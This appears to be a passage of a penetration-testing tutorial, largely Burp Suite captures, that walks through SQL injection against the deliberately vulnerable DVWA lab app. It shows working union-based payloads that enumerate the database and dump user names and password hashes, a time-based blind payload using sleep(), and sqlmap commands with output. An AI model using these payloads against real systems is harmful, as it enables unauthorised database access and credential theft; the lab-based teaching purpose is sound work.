User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQL
User ID:
Submit



Go
Cancel
Target: http://192.168.1.40
Request
Raw
Params
Headers
Hex
GET /dvwa/vulnerabilities/sqli/?id='&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Response
Raw
Headers
Hex
XML
<pre>You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
''''' at line 1</pre>



1 × 3 × ...
Go
Cancel
Target: http://192.168.1.40
Request
Raw Params Headers Hex
GET request to /dvwa/vulnerabilities/sqli/
Type Name Value
URL id 1' order by 3#
URL Submit Submit
Cookie security low
Cookie PHPSESSID ummvn7ntsncibvgvknbu15mgh0
Cookie acopendivids swingset,jotto,phpbb2,redmine
Cookie acgroupswithpersist nada
Add
Remove
Up
Down
Response
Raw Headers Hex XML
HTTP/1.1 200 OK
Date: Sun, 04 Mar 2018 22:25:53 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 47
Connection: close
Content-Type: text/html
<pre>Unknown column '3' in 'order clause'</pre>



1 × 3 × ...
Go
Cancel
Target: http://192.168.1.40
Request
Raw Params Headers Hex
GET request to /dvwa/vulnerabilities/sqli/
Type Name Value
URL id 1' order by 2#
URL Submit Submit
Cookie security low
Cookie PHPSESSID ummvn7ntsncibvgvknbu15mgh0
Cookie acopendivids swingset,jotto,phpbb2,redmine
Cookie acgroupswithpersist nada
Add
Remove
Up
Down
Response
Raw Headers Hex HTML Render
DVWA
View Source
Vulnerability: SQL Injec
User ID:
Submit
ID: 1' order by 2#
First name: admin
Surname: admin



1 × 4 × ...
Go
Cancel
Request
Raw Params Headers Hex
GET request to /dvwa/vulnerabilities/sqli/
Type Name Value
URL id 1' union select null,user()#
URL Submit Submit
Cookie security low
Cookie PHPSESSID ummvn7ntsncibvgvknbu15mgh0
Cookie acopendivids swingset,jotto,phpbb2,redmine
Cookie acgroupswithpersist nada
Add
Remove
Up
Down
Response
Raw Headers Hex HTML Render
DVWA
View Source
Vulnerability: SQL
User ID:
Submit
ID: 1' union select null,user()#
First name: admin
Surname: admin
ID: 1' union select null,user()#
First name:
Surname: dvwa@localhost


Go
Cancel
Request
Raw
Params
Headers
Hex
GET request to /dvwa/vulnerabilities/sqli/
Type
Name
Value
URL
id
1' union select null,version()#
URL
Submit
Submit
Cookie
security
low
Cookie
PHPSESSID
ummvn7ntsncibvgvknbu15mgh0
Cookie
acopendivids
swingset,jotto,phpbb2,redmine
Cookie
acgroupswithpersist
nada
Add
Remove
Up
Down
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQL
User ID:
Submit
ID: 1' union select null,version()#
First name: admin
Surname: admin
ID: 1' union select null,version()#
First name:
Surname: 5.1.41-3ubuntu12.6-log



Go
Cancel
Request
Raw
Params
Headers
Hex
GET
/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2C%40%40hostname%23&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cuser%28%29%23&Submit=Submit
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbu15mgh0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQ
User ID:
Submit
ID: 1' union select null,@@hostname#
First name: admin
Surname: admin
ID: 1' union select null,@@hostname#
First name:
Surname: owaspbwa


Go
Cancel
Request
Raw
Params
Headers
Hex
GET
/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cdatabase%28%29%23&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1+union+select+null%2Cuser%28%29%23&Submit=Submit
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQL
User ID:
Submit
ID: 1' union select null,database()#
First name: admin
Surname: admin
ID: 1' union select null,database()#
First name:
Surname: dvwa


Go
Cancel
Target: http://192.168.1.40
Request
Raw
Params
Headers
Hex
GET
/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Ctable_name+from+information_schema.tables+where+table_schema%3D0x64767761%23&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Ctable_schema+from+information_schema.tables+where+table_schema%3D0x64767761%23&Submit=Submit
Cookie: security=low; PHPSESSID=ummvn7ntsncibvgvknbul5mgh0;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 2
Response
Raw
Headers
Hex
HTML
Render
DVWA
View Source
Vulnerability: SQL Injecti
User ID:
Submit
ID: 1' union select null,table_name from information_schema.tables where table_schema=0x647
First name: admin
Surname: admin
ID: 1' union select null,table_name from information_schema.tables where table_schema=0x647
First name:
Surname: guestbook
ID: 1' union select null,table_name from information_schema.tables where table_schema=0x647
First name:
Surname: users


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Versions Software Vulnerability Scanner
Go Cancel
Request
Raw Params Headers Hex
GET
/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cconcat%28table_name%2C0x0A%2Ccolumn_name%29+from+information_schema.columns+where+table_name%3D0x7573657273%23&Submit=Submit HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Ctable_name+from+information_schema.tables+where+table_schema%3D0x64767761%23&Submit=Submit
Cookie: security=low; PHPSESSID=umuvn7ntsncibvgvknbul5mgh0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 4
Response
Raw Headers Hex HTML Render
Submit
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name: admin
Surname: admin
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
user_id
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
first_name
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
last_name
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
user
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
password
ID: 1' union select null,concat(table_name,0x0A,column_name) from information_schema.columns where
First name:
Surname: users
avatar

Go Cancel
Request
Raw Params Headers Hex
GET
/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cconcat%28first_name%2C0x0A%2Clast_name%2C0x0A%2Cuser%2C0x0A%2Cpassword%2C0x0A%29+from+users%23&Submit=Submit
HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,vi-VN;q=0.8,vi;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.40/dvwa/vulnerabilities/sqli/?id=1%27+union+select+null%2Cconcat%28table_name%2C0x0A%2Ccolumn_name%29+from+information_schema.columns+where+table_name%3D0x7573657273%23&Submit=Submit
Cookie: security=low; PHPSESSID=umuvn7ntsncibvgvknbul5mgh0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 4
Response
Raw Headers Hex HTML Render
User ID:
Submit
ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
First name: admin
Surname: admin
ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
First name:
Surname: admin
admin
admin
21232f297a57a5a743894a0e4a801fc3
ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03
ID: 1' union select null,concat(first_name,0x0A,last_name,0x0A,user,0x0A,password,0x0A) from users#
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b



Boolean-based SQLi

The Boolean exploitation technique is very useful when the tester finds a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. For example, this behavior happens in cases where the programmer has created a custom error page that does not reveal anything on the structure of the query or on the database. (The page does not return a SQL error, it may just return a HTTP 500, 404, or redirect).

The tests that we will execute will allow us to obtain the value of the username field, extracting such value character by character. This is possible through the use of some standard functions, present in practically every database. We will use the following pseudo-functions:

SUBSTRING (text, start, length) : returns a substring starting from the position "start" of text and of length "length". If "start" is greater than the length of text, the function returns a null value.

ASCII (char) : it gives back ASCII value of the input character. A null value is returned if char is 0.

LENGTH (text) : it gives back the number of characters in the input text.

Time-based SQLi

The Boolean exploitation technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the outcome of an operation. This technique consists in sending an injected query and in case the conditional is true, the tester can monitor the time taken to for the server to respond. If there is a delay, the tester can assume the result of the conditional query is true. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

Consider the following SQL query:

SELECT * FROM products WHERE id_product=$id_product


Consider also the request to a script who executes the query above:

http://www.example.com/product.php?id=10

The malicious request would be (e.g. MySql 5.x):

http://www.example.com/product.php?id=10 AND IF(version() like '5%', sleep(10), 'false'))--

In this example the tester if checking whether the MySql version is 5.x or not, making the server to delay the answer by 10 seconds. The tester can increase the delay time and monitor the responses. The tester also doesn't need to wait for the response. Sometimes he can set a very high value (e.g. 100) and cancel the request after some seconds.



```
[10:29:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0.12
[10:29:50] [INFO] fetching database names
[10:29:50] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] dvwa
[*] information_schema

[10:29:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168
.222.136'
```

```
root@kali:~# sqlmap -u "http://192.168.222.136/dvwa/vulnerabilities/sqli_blind/?id=1&Su
bmit=Submit" --cookie="security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advanceds
tuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=gtavc
d6hjpoqvknp2krbjn4vu4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=
nada; JSESSIONID=35ABD887923A100D6511E015022983BE" -D dvwa --tables

        _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20180313}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consen
t is illegal. It is the end user's responsibility to obey all applicable local, state a
nd federal laws. Developers assume no liability and are not responsible for any misuse
or damage caused by this program

[*] starting at 10:31:30
```

